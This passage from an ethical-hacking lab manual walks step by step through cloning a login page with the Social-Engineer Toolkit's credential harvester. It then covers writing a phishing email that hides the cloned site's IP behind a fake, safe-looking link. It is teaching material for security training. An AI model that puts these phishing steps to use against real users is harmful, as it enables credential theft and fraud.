


Figure 1.2.2: Choosing Website Attack Vectors

🗁 Because numerous kinds of attacks can be launched using SET, it is a must-have tool for penetration testers to check for vulnerabilities. In fact, it is the standard for social-engineering penetration tests and is supported heavily by the security community.

8. A list of **Website Attack Vector** options appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method.**




Figure 1.2.3: Choosing Credential Harvester Attack Method

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Create a Cloned Website

9. Now, we need to create a clone of the Facebook login page. Type **2** and press **Enter** to choose **Site Cloner** from the menu.




Figure 1.2.4: Choosing Site Cloner

10. Type the IP address of the local machine (**Parrot Security**) in the prompt for "**IP address for the POST back in Harvester/Tabnabbing**" and press **Enter.**

Note: The IP address of **Parrot Security** in this case is **10.10.10.13**, but this may vary in your lab environment.

11. Now, you will be prompted for a URL to be cloned; type the desired URL in "**Enter the url to clone**" and press **Enter**. In this example, we are cloning the URL **http://certifiedhacker.com/Online%20Booking/index.htm**.

Note: You can clone any URL of your choice.




Figure 1.2.5: Providing the URL to be cloned

12. If a **Press {return} if you understand what we're saying here** message appears, press **Enter.**

Note: If a message appears asking **Do you want to attempt to disable Apache?**, type **y** and press **Enter.**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. After cloning is completed, the highlighted message appears and he credential harvester initiates, as shown in the screenshot.




Figure 1.2.6: SET website cloning

TASK 2.3

Send a Crafted Email

14. Now, you must send the IP address of your **Parrot Security** virtual machine to a victim and trick them to click on it. Minimize the **Terminal** window.
15. Remaining on your **Parrot Security** virtual machine, click on the **Firefox** icon ( ) in the top section of **Desktop** to launch the **Firefox** web browser.
16. In the **Firefox** browser window, open your email account (in this example, **Gmail**) and log in.

Note: You can use any email account of your choice.

17. After logging into your email account, click the **Compose** button and craft a fake email that will lure a user into opening and clicking on a malicious link.

Note: We will disguise the malicious link behind a fake link that looks safe to click.

18. Having written an enticing message in the body of the email, move the cursor to where you wish to place the malicious link. Then, click the **Insert link** icon ( ).

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.7: Linking a fake URL to the malicious URL

19. In the **Edit Link** window, first type the actual address of your cloned site in the Web address field under the **Link to** section in the **Web address** field, type the actual (malicious) IP address. Then, type the fake URL in the **Text to display** field. In this case, the actual address of our cloned certifedhacker site is **http://10.10.10.13**, and the text that will be displayed in the message is **http://www.bookhotel.com/change_account_password**; click **OK**.




Figure 1.2.8: Edit Link window

20. The fake URL should now appear in the message body, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. To verify that the fake URL is linked to the real one, click the fake URL; it will display the actual URL as "**Go to link.**" Once verified, send the email to the intended user.

